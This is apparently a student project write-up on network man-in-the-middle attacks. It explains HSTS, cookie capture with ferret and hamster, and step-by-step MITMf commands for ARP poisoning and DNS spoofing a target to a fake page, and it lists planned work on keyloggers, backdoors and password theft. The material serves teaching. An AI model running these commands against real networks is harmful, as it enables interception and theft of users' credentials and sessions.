ferret -i [INTERFACE]
```

```
hamster
```

Problem With HSTS


If a website accepts a connection through HTTP and redirects to HTTPS, visitors may initially communicate with the non-encrypted version of the site before being redirected, if, for example, the visitor types `http://www.foo.com/` or even just foo.com. This creates an opportunity for a man-in-the-middle attack. The redirect could be exploited to direct visitors to a malicious site instead of the secure version of the original site.

The HTTP Strict Transport Security header informs the browser that it should never load a site using HTTP and should automatically convert all attempts to access the site using HTTP to HTTPS requests instead.

Man in the middle with hamster and ferret

Hamster is extremely easy to use and comes with a UI too.
It is used to see captured cookies.
We need to modify our proxy setting to use Hamster.

MITM - DNS Spoofing



DNS Spoofing allows us to redirect any request to a certain domain to another domain, for example we can redirect any request from live.com to a fake page !!

1. Edit dns settings

```
> leafpad /etc/mitmf/mitmf.conf
```

2. Run ettercap to arp poison the target(s) and enable the dns_spoof plugin.

```
mitmf –arp –spoof –gateway [GATEWAY IP] –targets [TARGET IP] -i eth0 --dns
Ex: mitmf –arp –spoof –gateway [10.20.14.1] –targets [10.20.14.206] -i eth0 --dns
```

Addon in our Project

- Capturing Screen Of Target & Injecting a Keylogger
- Injecting Javascript_HTML Code
- Hooking Clients To Beef & Stealing Passwords
- Using MITMf Against Real Networks
- Wireshark - How To Use It With MITM Attacks
- Capturing Passwords & Cookies In The Network
- Creating An Undetectable Backdoor
- Creating a Fake Update & Hacking Any Device In The Network
- Detecting ARP Poisoning Attacks
- Detecting Suspicious Activities using Wireshark

Meet the Team

20103315	20103123	20103305

References